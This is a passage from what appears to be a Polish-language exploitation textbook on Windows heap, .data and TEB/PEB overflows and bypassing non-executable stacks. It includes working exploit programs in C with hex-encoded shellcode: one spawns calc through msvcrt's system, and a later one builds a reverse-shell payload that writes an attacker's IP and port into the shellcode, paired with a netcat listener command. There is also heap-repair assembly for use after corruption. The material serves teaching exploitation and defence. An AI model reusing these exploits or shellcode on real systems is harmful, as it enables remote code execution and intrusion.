void fixupaddresses(char *tmp, unsigned int x);

int main()
{
     unsigned char buffer[1000]="";
     unsigned char heap[8]="";
     unsigned char pebf[8]="";
     unsigned char shellcode[200]="";
     unsigned int address_of_system = 0;
     unsigned char tmp[8]="";
     unsigned int a = 0;
     int cnt = 0;

     printf("Getting address of system...\n");
     address_of_system = GetAddress("msvcrt.dll","system");
     if(address_of_system == 0)
             return printf("Failed to get address.\n");
     printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);
     strcpy(buffer,"heap1 ");
     while(cnt < 66)
     {
             strcat(buffer,"DDDD");
             cnt++;
     }

     // Tutaj wskazuje EDI+0x78
     // musimy więc wykonać krótki skok do przodu
     strcat(buffer,"\xEB\x14");

     // uzupełnienie
     strcat(buffer,"\x44\x44\x44\x44\x44\x44");

     // Pod tym adresem (0x77C3BBAD : netapi32.dll XP SP1) znajduje się
     // rozkaz "call dword ptr[edi+0x74]". Adresem tym nadpiszemy
     // wskaźnik filtra nieobsłużonych wyjątków.

     strcat(buffer,"\xad\xbb\xc3\x77");

     // wskaźnik filtra nieobsłużonych wyjątków
     strcat(buffer,"\xB4\x73\xED\x77"); // 77ED73B4

     cnt = 0;
```

```
        while(cnt < 21)
        {
                strcat(buffer,"\x90");
                cnt ++;
        }
        // kod powłoki wywołujący system("calc");
        strcat(buffer,"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
        fixupaddresses(tmp,address_of_system);
        strcat(buffer,tmp);
        strcat(buffer,"\xFF\xD1\x90\x90");
        printf("\nExecuting heap1.exe... calc should open.\n");
        system(buffer);
        return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
        HMODULE l=NULL;
        unsigned int x=0;
        l = LoadLibrary(lib);
        if(!l)
                return 0;
        x = GetProcAddress(l,func);
        if(!x)
                return 0;
        return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{       unsigned int a = 0;
        a = x;
        a = a << 24;
        a = a >> 24;
        tmp[0]=a;
        a = x;
        a = a >> 8;
        a = a << 24;
        a = a >> 24 ;
        tmp[1]=a;
        a = x;
        a = a >> 16;
        a = a << 24;
        a = a >> 24;
        tmp[2]=a;
        a = x;
        a = a >> 24;
        tmp[3]=a;
}
```

Nadpisanie wskaźnika procedury obsługi wyjątków w bloku TEB

Podobnie jak w przypadku metody wykorzystującej filtr nieobsłużonych wyjątków Halvar Flake jako pierwszy zaproponował nadpisanie wskaźnika struktury `EXCEPTION_REGISTRATION` przechowywanego w bloku TEB (Thread Environment Block). Każdy

wątek posiada blok TEB, który dostępny jest za pośrednictwem rejestru segmentowego FS. Pod adresem FS:[0] znajduje się wskaźnik pierwszej struktury EXCEPTION_REGISTRATION. Dokładne położenie bloku TEB zmienia się w zależności od momentu utworzenia wątku, liczby wątków i wielu innych czynników. Zwykle blok TEB pierwszego wątku znajduje się pod adresem 0x7FFDE000, następnego wątku pod adresem 0x7FFDD000, czyli w odległości 0x1000 bajtów od poprzedniego, i tak dalej. Bloki TEB kolejnych wątków tworzone są zawsze w kierunku adresu 0x00000000. Poniższy kod podaje adres bloku TEB pierwszego wątku:

```
#include <stdio.h>

      int main()
      {
              __asm{
                     mov eax, dword ptr fs:[0x18]
                     push eax
                     }
             printf("TEB: %.8X\n");

             __asm{
                     add esp,4
                     }

             return 0;
      }
```

Gdy jeden z wątków kończy swoje działanie, przestrzeń zajmowana przez jego blok TEB zostaje zwolniona i będzie użyta dla bloku TEB wątku, który zostanie utworzony jako następny. Stosując przepełnienie sterty, możemy nadpisać wskaźnik struktury EXCEPTION_REGISTRATION, który dla pierwszego wątku znajduje się pod adresem 0x7FFDE000. Gdy wystąpi wyjątek związany z naruszeniem ochrony dostępu do pamięci, to będziemy posiadać kontrolę nad wywoływaną procedurą obsługi wyjątków. Zwykle jednak, zwłaszcza w przypadku serwerów o architekturze wielowątkowej, wykorzystanie tej metody nastręcza pewnych trudności, ponieważ nie jesteśmy pewni, gdzie dokładnie znajduje się blok TEB bieżącego wątku. Dlatego też metoda ta najlepiej sprawdza się w przypadku programów jednowątkowych, na przykład uruchamianych w oparciu o interfejs CGI. W przypadku serwerów wielowątkowych najlepiej jest uruchomić wiele wątków i wybrać posiadający najniższy adres TEB.

Naprawa sterty

Po uszkodzeniu sterty przez przepełnienie z reguły powinniśmy ją naprawić. W przeciwnym razie możemy być prawie pewni, że nasz proces naruszy mechanizm ochrony pamięci, zwłaszcza gdy przepełnienie dotyczyło domyślnej sterty procesu. Naprawa sterty może polegać na wykonaniu pewnej pracy w zakresie inżynierii odwrotnej dla atakowanej aplikacji i wyznaczeniu dokładnych rozmiarów bufora oraz następnego bloku pamięci. Rozmiarom tym możemy przywrócić oryginalne wartości, jednak taki sposób działania okaże się zbyt pracochłonny, gdy będzie wykonywany dla każdego włamania z osobna. Bardziej przydatna byłaby ogólna metoda. Najbardziej niezawodna i ogólna metoda naprawiania sterty polega na przywróceniu jej postaci, jaką posiada każda nowa (lub prawie nowa) sterta. Przypomnijmy, że po utworzeniu nowej

sterty, ale przed przydzieleniem jakiegokolwiek jej bloku struktura FreeLists[0] (HEAP_BASE + 0x178) zawiera dwa wskaźniki wskazujące pierwszy wolny blok (HEAP_BASE + 0x688) oraz dwa wskaźniki w obrębie tego bloku wskazujące strukturę FreeLists[0]. Wskaźniki umieszczone w strukturze FreeLists[0] możemy zmodyfikować, tak aby wskazywały koniec naszego bloku, dzięki czemu powstanie sytuacja, w której pierwszy wolny blok będzie znajdować się za naszym buforem. Musimy również zmodyfikować dwa wskaźniki znajdujące się na końcu naszego bufora i poprawić kilka innych szczegółów. Jeśli zniszczyliśmy blok znajdujący się na domyślnej stercie procesu, to możemy naprawić go za pomocą przedstawionego poniżej kodu w asemblerze. Kod ten powinien zostać wykonany, zanim kod powłoki rozpocznie inne operacje, aby zapobiec naruszeniu ochrony pamięci. Dobrą praktyką jest również naprawienie wykorzystanego mechanizmu obsługi wyjątków, ponieważ zapobiega wejściu w pętlę w momencie naruszenia ochrony pamięci.

```
// Po wykonaniu rozkazu call dword ptr[edi+78] sterowanie
// trafiło do naszego bufora. edi+78
// jest wskaźnikiem struktury zarządzania stertą.
// Wskaźnik ten umieścimy w rejestrze edx
// i użyjemy go do pobrania i modyfikacji danych
// tej struktury.
mov edx, dword ptr[edi+74]
// W przypadku systemu Windows 2000
// zamiast powyższego rozkazu należy użyć
// mov edx, dword ptr[esi+0x4C]
// odkłada 0x18 na stosie
push 0x18
// i ładuje tę wartość ze stosu do EBX
pop ebx
// Pobiera wskaźnik bloku TEB
// z fs:[18]
mov eax, dword ptr fs:[ebx]
// Pobiera wskaźnik bloku PEB
// z bloku TEB.
mov eax, dword ptr[eax+0x30]
// Pobiera wskaźnik domyślnej sterty procesu
// z bloku PEB
mov eax, dword ptr[eax+0x18]
// Rejestr eax zawiera teraz wskaźnik sterty
// Adres ten ma postać 0x00nn0000
// Korygujemy wskaźnik, tak by wskazywał
// wartość TotalFreeSize typu dword
add al,0x28
// ładuje słowo TotalFreeSize do si
mov si, word ptr[eax]
// i zapisuje je w naszej strukturze zarządzania
// stertą.
mov word ptr[edx],si
// zwiększa edx o 2
inc edx
inc edx
// Zmienia rozmiar poprzedniego bloku na 8
mov byte ptr[edx],0x08
inc edx
// Nadaje kolejnym 2 bajtom wartość 0
mov si, word ptr[edx]
```

```
xor word ptr[edx],si
inc edx
inc edx
// Nadaje znacznikom wartość 0x14
mov byte ptr[edx],0x14
inc edx
// a następnym 2 bajtom wartość 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// koryguje eax, aby wskazywał heap_base+0x178
// (teraz ma wartość heap_base+0x28)
add ax,0x150
// eax wskazuje teraz FreeLists[0]
// zapisuje edx jako FreeLists[0].Flink
mov dword ptr[eax],edx
// oraz jako FreeLists[0].Blink
mov dword ptr[eax+4],edx
// Modyfikuje wskaźniki znajdujące się na końcu
// naszego bloku, aby wskazywały FreeLists[0]
mov dword ptr[edx],eax
mov dword ptr[edx+4],eax
```

Po naprawieniu sterty możemy wykonać dowolny kod. Stercie nie została przywrócona postać zupełnie nowej sterty, ponieważ inne wątki mogły już wcześniej umieścić na niej swoje dane. Dane takie umieszcza na stercie na przykład wywołanie funkcji `WSAStartup`. Jeśli dane te zostaną zniszczone, ponieważ stercie został przywrócony stan wyjściowy, to jakiekolwiek wywołanie funkcji związanej z gniazdami sieciowymi spowoduje naruszenie ochrony pamięci.

Inne aspekty przepełnień sterty

Nie zawsze przepełnienie sterty zostaje wykorzystane na skutek wywołania funkcji `HeapAlloc()` lub `HeapFree()`. Inne możliwości wykorzystania przepełnień sterty dotyczą między innymi prywatnych danych klas języka C++ oraz obiektów modelu COM (Common Object Model). Model COM umożliwia programistom tworzenie obiektów na bieżąco przez inne programy. Obiekt taki posiada funkcje czy raczej *metody*, które mogą zostać wywołane w celu realizacji pewnych zadań. Dobrym źródłem informacji na temat możliwości modelu COM jest oczywiście witryna firmy Microsoft (*www.microsoft.com/com/*). Dlaczego jednak model COM jest tak interesujący z punktu widzenia przepełnień sterty?

Obiekty COM i sterta

Instancja obiektu COM tworzona jest na stercie. Dla każdego obiektu tworzona jest tabela wskaźników funkcji, znana jako *vtable*. Wskaźniki te wskazują kod metod, które obsługują dany obiekt. Powyżej tabeli vtable (w sensie adresów pamięci wirtualnej) przydzielony zostaje obszar dla danych obiektu. Gdy tworzone są kolejne obiekty COM, to ich tabele vtable oraz dane umieszczane są ponad poprzednimi obiektami. Zastanówmy się, co się stanie, gdy bufor należący do sekcji danych jednego z obiektów

zostanie przepełniony. Przepełnienie takie może nadpisać tabelę vtable następnego obiektu. W ten sposób haker może przejąć kontrolę nad metodami tego obiektu. Wystarczy, że nadpisze wskaźnik jednej z metod adresem swojego bufora. Gdy metoda ta zostanie wywołana, to sterowanie trafi do kodu umieszczonego w buforze przez hakera. Metoda taka jest często stosowana w przypadku obiektów ActiveX ładowanych przez przeglądarkę Internet Explorer. Wykorzystanie przepełnień w przypadku obiektów COM jest więc niezwykle łatwe.

Przepełnianie danych sterujących logiką programu

Włamania przeprowadzane za pomocą przepełnienia sterty nie muszą prowadzić do wykonania kodu wprowadzonego przez hakera. Celem ataku mogą być zmienne przechowywane na stosie, które decydują o sposobie działania aplikacji. Wyobraźmy sobie na przykład serwer Web, które przechowuje na stercie informacje o uprawnieniach dotyczących wirtualnych katalogów. Nadpisanie takiej struktury za pomocą przepełnienia na stercie umożliwi atakującemu uzyskanie prawa zapisu w katalogu nadrzędnym i załadowanie własnych treści na serwer.

Podsumowanie przepełnień sterty

Przedstawiliśmy kilka mechanizmów umożliwiających wykorzystanie przepełnień sterty. Wykorzystanie każdego przepełnienia sterty wymaga indywidualnego podejścia, ponieważ przepełnienia te zawsze różnią się między sobą. Omówiliśmy również niebezpieczeństwa wynikające z nieostrożnego obchodzenia się ze stertą. Konsekwencje mogą być nieprzyjemne, wobec czego lepiej zachować ostrożność.

Inne przepełnienia

Podrozdział ten poświęciliśmy przepełnieniom, które nie zachodzą ani na stosie, ani na stercie.

Przepełnienia sekcji .data

Każdy program podzielony jest na szereg obszarów zwanych sekcjami. Właściwy kod programu umieszczony jest w sekcji .text. Sekcja `.data` zawiera zmienne globalne. Informacje o sekcjach programu możemy uzyskać na podstawie jego pliku wykonywalnego za pomocą narzędzia `dumpbin` wywołanego z opcją `/HEADERS` oraz opcją `/SECTIONS:.`*nazwa_sekcji*, która wyświetla informacje o wybranej sekcji. Chociaż przepełnienia sekcji `.data` są rzadziej spotykane niż przepełnienia stosu lub sterty, to są one również z powodzeniem wykorzystywane na platformie Windows. Podstawowym utrudnieniem w ich przypadku jest konieczność zachowania odpowiednich zależności czasowych. Przeanalizujmy to na poniższym przykładzie kodu w języku C:

```
#include <stdio.h>
#include <windows.h>

unsigned char buffer[32]="";
FARPROC mprintf = 0;
FARPROC mstrcpy = 0;

int main(int argc, char *argv[])
{
     HMODULE l = 0;
     l = LoadLibrary("msvcrt.dll");
     if(!l)
            return 0;
     mprintf = GetProcAddress(l,"printf");
     if(!mprintf)
            return 0;
     mstrcpy = GetProcAddress(l,"strcpy");
     if(!mstrcpy)
            return 0;
     (mstrcpy)(buffer,argv[1]);
     __asm{ add esp,8 }
     (mprintf)("%s",buffer);
     __asm{ add esp,8 }
     FreeLibrary(l);

     return 0;
}
```

Program ten ładuje dynamicznie bibliotekę runtime języka C (`msvcrt.dll`), a następnie pobiera adresy funkcji `strcpy()` i `printf()`. Adresy te zostają umieszczone w zmiennych globalnych, które przechowywane są w sekcji `.data`. Zdefiniowany został również globalny bufor mieszczący 32 bajty. Wskaźniki funkcji używane są następnie w celu skopiowania danych do tego bufora oraz wyświetlenia jego zawartości. Zwróćmy jednak uwagę na uporządkowanie zmiennych globalnych. Pierwszy jest bufor, a dopiero za nim znajdują się wskaźniki. W tej samej kolejności zmienne te zostaną umieszczone w sekcji `.data`. Jeśli bufor zostanie przepełniony, to wskaźniki funkcji zostaną nadpisane. W ten sposób haker może przejąć kontrolę nad programem w momencie wywołania jednej z funkcji.

Przeanalizujmy, co się stanie, gdy nasz program zostanie uruchomiony ze zbyt długim łańcuchem argumentu. Pierwszy z argumentów wywołania programu zostaje skopiowany do bufora za pomocą funkcji `strcpy`. Przepełnienie tego bufora sprawia, że nadpisane zostają wskaźniki funkcji. Następnie program próbuje wywołać funkcję `printf`, posługując się jej wskaźnikiem. Wywołanie to umożliwia przejęcie sterowania przez kod wprowadzony przez hakera. Oczywiście opisana tutaj sytuacja została znacznie uproszczona dla potrzeb ilustracji. W rzeczywistości sprawa nie jest taka prosta. Nadpisany wskaźnik może zostać użyty przez program znacznie później, a w międzyczasie zostanie usunięta zawartość bufora. Dlatego właśnie zależności czasowe stanowią podstawową przeszkodę przy tego rodzaju atakach. W naszym przykładzie w momencie wywołania funkcji `printf` za pomocą wskaźnika rejestr `EAX` wskazuje początek bufora, wobec czego możemy nadpisać wskaźnik printf adresem rozkazu `jmp eax` lub `call eax`. Co więcej, ponieważ bufor jest parametrem przekazywanym funkcji `printf`, to jego adres możemy znaleźć na stosie pod adresem `ESP + 8`. Oznacza to, że równie dobrze

moglibyśmy nadpisać wskaźnik funkcji adresem bloku kodu zawierającego sekwencję rozkazów `pop`, `pop`, `ret`. Dwa pierwsze rozkazy odsłonią nam na stosie adres bufora. Wykonanie rozkazu `RET` przekaże sterowanie do tego bufora. Przypomnijmy jednak raz jeszcze, że nie jest to typowa sytuacja dla rzeczywistych programów. Zaletą przepełnień sekcji `.data` jest przede wszystkim możliwość odnalezienia bufora w sekcji `.data` zawsze pod tym samym adresem.

Przepełnienia bloków TEB i PEB

Aby przegląd przepełnień był kompletny, należy wspomnieć o możliwości przepełniania bloków TEB. Należy jednak zaznaczyć, że nie istnieją żadne publicznie ujawnione raporty na temat wykorzystania takich przepełnień w praktyce. Każdy blok TEB zawiera bufor, który używany jest do konwersji łańcuchów znakowych z kodu ASCII na kod Unicode na przykład przez funkcje `SetComputerNameA` czy `GetModuleHandleA`. Przepełnienie tego bufora może nastąpić, gdy funkcja nie sprawdza długości umieszczanego w nim łańcucha bądź gdy istnieje sposób wprowadzenia ją w błąd co do rzeczywistej długości łańcucha w kodzie ASCII. Załóżmy, że znaleźliśmy metodę wywołania takiego przepełnienia. Zastanówmy się, w jaki sposób możemy wykorzystać to przepełnienie do wykonania własnego kodu. Sposób ten zależy od tego, w którym z bloków TEB nastąpiło przepełnienie. Jeśli przepełnienie nastąpiło w bloku TEB pierwszego wątku danego procesu, to w efekcie nadpisany został blok PEB tego procesu. Przypomnijmy, że w bloku PEB znajduje się szereg ważnych wskaźników, które używane są podczas kończenia pracy procesu. Przepełniając bufor bloku TEB, możemy nadpisać jeden z tych wskaźników i przejąć sterowanie przed zakończeniem procesu. Natomiast gdy przepełniony blok TEB należy do innego wątku, nadpisana zostanie zawartość innego bloku TEB.

W każdym bloku TEB znajduje się wiele interesujących wskaźników, które możemy nadpisać. Przykładem może być wskaźnik pierwszej struktury `EXCEPTION_REGISTRATION`. Po nadpisaniu tego wskaźnika musimy jeszcze wywołać wyjątek w wątku, do którego należy dany blok TEB. Możliwe jest również przepełnienie wielu bloków TEB i nadpisanie wskaźników znajdujących się w bloku PEB. Pewnym utrudnieniem związanym z wykorzystaniem takich przepełnień jest to, że nadpisują one wskaźniki danymi w kodzie Unicode.

Przepełnienie buforów i stosy zabraniające wykonania kodu

W systemie Sun Solaris wprowadzono możliwość takiego konfigurowania stosu, by uniemożliwiał on wykonanie znajdującego się na nim kodu. Oczywiście celem tego rozwiązania było zapobieżenie atakom wykorzystującym przepełnienia buforów na stosie. Jednak w przypadku procesorów x86 rozwiązanie takie nie jest możliwe. Dostępne są jedynie produkty, które śledzą stosy wszystkich działających procesów. Jeśli wykryta zostanie próba uruchomienia kodu znajdującego się na stosie, działanie procesu zostaje zakończone.

Istnieje szereg sposobów obejścia mechanizmów ochrony stosu. Jedna z nich, zaproponowana przez hakera o pseudonimie Solar Designer, polega na nadpisaniu adresu powrotu za pomocą adresu funkcji `system()`. David Litchfield napisał artykuł poświęcony zastosowaniu tej metody na platformie Windows. Okazuje się jednak, że istnieje jeszcze lepsza metoda. Rafał Wojtczuk opisał ją na łamach *Bugtraq* (*http://community.core-sdi.com/~juliano/non-exec-stack-problems.html*). Metoda ta wykorzystuje kopiowanie łańcuchów i nie została jeszcze opisana dla platformy Windows. Uczynimy to poniżej.

Z nadpisaniem adresu powrotu za pomocą adresu funkcji `system()` wiąże się następujący problem. Funkcja `system()` eksportowana jest w systemie Windows przez bibliotekę `msvcrt.dll`, której położenie w pamięci zmienia się dla różnych systemów (a nawet dla różnych procesów działających w tym samym systemie). Co gorsza, wykonując polecenie, tracimy dostęp do interfejsu Win32, co znacznie ogranicza nasze możliwości. Dlatego lepszym rozwiązaniem byłoby skopiowanie naszego bufora na stertę procesu lub do innego obszaru pamięci, który umożliwia zapis danych i wykonanie kodu. W tym celu nadpiszemy adres powrotu adresem funkcji kopiującej łańcuchy. Nie będzie to jednak funkcja `strcpy()`, ponieważ jest ona, podobnie jak funkcja `system()`, eksportowana przez bibliotekę `msvcrt.dll`. Natomiast funkcja `lstrcpy()` eksportowana jest przez bibliotekę `kernel32.dll`, która posiada zawsze ten sam adres bazowy przynajmniej dla wszystkich procesów działających w tym samym systemie. Jeśli wykorzystanie funkcji `lstrcpy()` natrafia na pewne przeszkody (na przykład jej adres zawiera niedozwolony znak, taki jak `0x0A`), to możemy użyć jeszcze funkcji `lstrcat()`.

Gdzie skopiujemy zawartość naszego bufora? Moglibyśmy umieścić ją na stercie, ale istnieje duża szansa, że uszkodzimy stertę i tym samym zakończymy działanie procesu. Dlatego wybierzemy blok TEB. Każdy blok TEB posiada 520-bajtowy bufor używany do konwersji łańcuchów z Unicode na ASCII. Bufor ten jest przesunięty o `0xC00` bajtów względem początku bloku TEB. Blok TEB pierwszego z wątków danego procesu posiada adres `0x7FFDE000` i wobec tego interesujący nas bufor ma adres `0x7FFDEC00`. Bufor ten używany jest do konwersji łańcuchów na przykład przez funkcję `GetModuleHandleA`. Jego adres moglibyśmy przekazać jako adres bufora docelowego funkcji `lstrcpy`, ale ze względu na bajt zerowy na końcu łańcucha posłużymy się w praktyce adresem `0x7FFDEC04`. Musimy jeszcze określić położenie naszego bufora na stosie. Ponieważ adres ten znajdzie się na końcu naszego łańcucha, nie ma znaczenia, czy rozpoczyna się od bajtu zerowego (np. `0x0012FFD0`). Bajt ten spełnia wtedy równocześnie funkcję oznaczenia końca łańcucha. Pozostaje nam jeszcze skonfigurować odpowiednio adres powrotu, aby po zakończeniu funkcji `lstrcpy` sterowanie trafiło do naszego bufora zawierającego kod powłoki.

Zaatakowana funkcja, kończąc swoje działanie, zdejmuje ze stosu adres powrotu. Adres ten nadpisaliśmy za pomocą adresu funkcji `lstrcpy()`, wobec czego wykonanie rozkazu powrotu przekaże sterowanie do funkcji `lstrcpy()`. Dla funkcji `lstrcpy()` rejestr `ESP` wskazywać będzie adres powrotu. Funkcja pominie ten adres i przejdzie do swoich parametrów — bufora źródłowego i bufora docelowego. Następnie będzie kopiować kolejne bajty, począwszy od adresu `0x0012FFD0`, do bufora o adresie `0x7FFDEC04` tak długo, aż natrafi na bajt zerowy kończący łańcuch źródłowy (wskaźnik bufora źródłowego znajduje się w dolnym prostokącie po prawej stronie rysunku 8.4). Po zakończeniu kopiowania funkcja `lstrcpy` zwraca sterowanie do naszego bufora. Oczywiście umieszczony



Rysunek 8.4. *Stos przed i po przepełnieniu*

tam kod powłoki musi mieć rozmiar mniejszy niż 520 bajtów. W przeciwnym bowiem razie spowoduje przepełnienie bufora bloku TEB i nadpisze kolejny blok TEB lub PEB. (Możliwości przepełnień bloków TEB i PEB omówimy później).

Zanim przejdziemy do tworzenia kodu, musimy najpierw zastanowić się, jak będzie działał tworzony eksploit. Jeśli użyje on jakiejkolwiek funkcji, która wykorzystuje bufor bloku TEB do konwersji pomiędzy kodami Unicode i ASCII, działanie procesu może zostać zakończone. Na szczęście w blokach TEB istnieją inne wolne obszary, które nie są używane lub ich nadpisanie nie jest krytyczne. Na przykład począwszy od adresu `0x77FFDE1BC` (dla bloku TEB pierwszego wątku danego procesu), zaczyna się blok bajtów zerowych.

Przyjrzyjmy się teraz kodowi przykładów. Najpierw kod atakowanego programu:

```
#include <stdio.h>

    int foo(char *);

    int main(int argc, char *argv[])
    {
            unsigned char buffer[520]="";
            if(argc !=2)
                    return printf("Please supply an argument!\n");
            foo(argv[1]);
            return 0;
     }

     int foo(char *input)
     {
            unsigned char buffer[600]="";
            printf("%.8X\n",&buffer);
            strcpy(buffer,input);
            return 0;
     }
```

Przepełnienie bufora na stosie zachodzi w funkcji `foo()`. Funkcja `strcpy()` kopiuje dane wprowadzone przez użytkownika do bufora o rozmiarze 600 znaków bez sprawdzenia rozmiaru łańcucha źródłowego. Powodując przepełnienie nadpiszemy adres powrotu adresem funkcji `lstrcatA`.

W systemie Windows XP Service Pack 1 adres funkcji `lstrcpy` zawiera bajt `0x0A`.

Następnie modyfikujemy adres powrotu, aby funkcja `lstrcatA`, kończąc swoje działanie, przekazała sterowanie do naszego nowego bufora w bloku TEB. A także przygotowujemy parametry funkcji, z których bufor docelowy znajduje się w bloku TEB, a bufor źródłowy na stosie. Program kompilujemy w środowisku Microsoft Visual C++ 6.0 na platformie Windows XP Service Pack 1. Nasz eksploit jest przenośnym kodem powłoki. Działa poprawnie dla systemu Windows NT i jego następnych wersji. Z bloku PEB pobiera najpierw listę załadowanych modułów. Następnie odnajduje adres bazowy modułu `kernel32.dll` i parsuje jego nagłówek PE w celu odnalezienia adresu funkcji `GetProcAddress`. Dysponując tym adresem oraz adresem bazowym `kernel32.dll`, może uzyskać również adres funkcji `LoadLibraryA`. Korzystając z obu wymienionych funkcji, może już zrealizować swoje zadanie. Za pomocą następującego polecenia uruchomimy program `netcat`, aby nasłuchiwał na podanym porcie:

```
C:\>nc -l -p 53
```

a następnie uruchomimy nasz eksploit. W efekcie powinniśmy uzyskać nową powłokę.

```
#include <stdio.h>
    #include <windows.h>

      unsigned char exploit[510]=
      "\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
      "\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
      "\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"
      "\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
      "\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"
      "\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
      "\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
      "\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
      "\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
      "\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
      "\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
      "\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
      "\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
      "\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
      "\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
      "\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
      "\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
      "\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
      "\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
      "\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD"
      "\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03"
      "\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x03\x48"
      "\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
      "\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
      "\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03"
      "\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
      "\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
      "\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
      "\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
```

```
"\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"
"\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF"
"\xFF\xFF\xFF\xFF";


int main(int argc, char *argv[])
{
        int cnt = 0;
        unsigned char buffer[1000]="";

        if(argc !=3)
                return 0;

        StartWinsock();

        // Ustala adres IP i numer portu w kodzie powłoki
        // Adres IP nie powinien zawierać bajtów zerowych,
        // ponieważ zostanie obcięty.
        SetUpExploit(argv[1],atoi(argv[2]));

        // nazwa atakowanego programu
        strcpy(buffer,"nes ");
        // kopiuje kod powłoki do bufora
        strcat(buffer,exploit);

        // Uzupełnia bufor
        while(cnt < 25)
        {
                strcat(buffer,"\x90\x90\x90\x90");
                cnt ++;
        }

        strcat(buffer,"\x90\x90\x90\x90");

        // Adres powrotu zostanie nadpisany
        // adresem funkcji lstrcatA w systemie Windows XP SP 1
        // równym 0x77E74B66
        strcat(buffer,"\x66\x4B\xE7\x77");

        // Konfiguruje adres powrotu dla funkcji lstrcatA
        // jako adres naszego kodu w bloku TEB
        strcat(buffer,"\xBC\xE1\xFD\x7F");

        // Konfiguruje bufor docelowy dla funkcji lstrcatA
        // (również bufor w bloku TEB)
        strcat(buffer,"\xBC\xE1\xFD\x7F");


        // Bufor źródłowy. Pod adresem tym znajduje się
        // nasz oryginalny bufor na stosie
        strcat(buffer,"\x10\xFB\x12");

        // Uruchamiamy atakowany program!
        WinExec(buffer,SW_MAXIMIZE);

        return 0;
}
```

```
int StartWinsock()
{
        int err=0;
        WORD wVersionRequested;
        WSADATA wsaData;

        wVersionRequested = MAKEWORD( 2, 0 );
        err = WSAStartup( wVersionRequested, &wsaData );
        if ( err != 0 )
                return 0;
        if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsa-Data.wVersion ) != 0 )
         {
                WSACleanup( );
                return 0;
        }
        return 0;
}
int SetUpExploit(char *myip, int myport)
{
        unsigned int ip=0;
        unsigned short prt=0;
        char *ipt="";
        char *prtt="";

        ip = inet_addr(myip);

        ipt = (char*)&ip;
        exploit[191]=ipt[0];
        exploit[192]=ipt[1];
        exploit[193]=ipt[2];
        exploit[194]=ipt[3];

        // określa port TCP
        // na którym nasłuchuje netcat
        // np.: nc -l -p 53

        prt = htons((unsigned short)myport);
        prt = prt ^ 0xFFFF;
        prtt = (char *) &prt;
        exploit[209]=prtt[0];
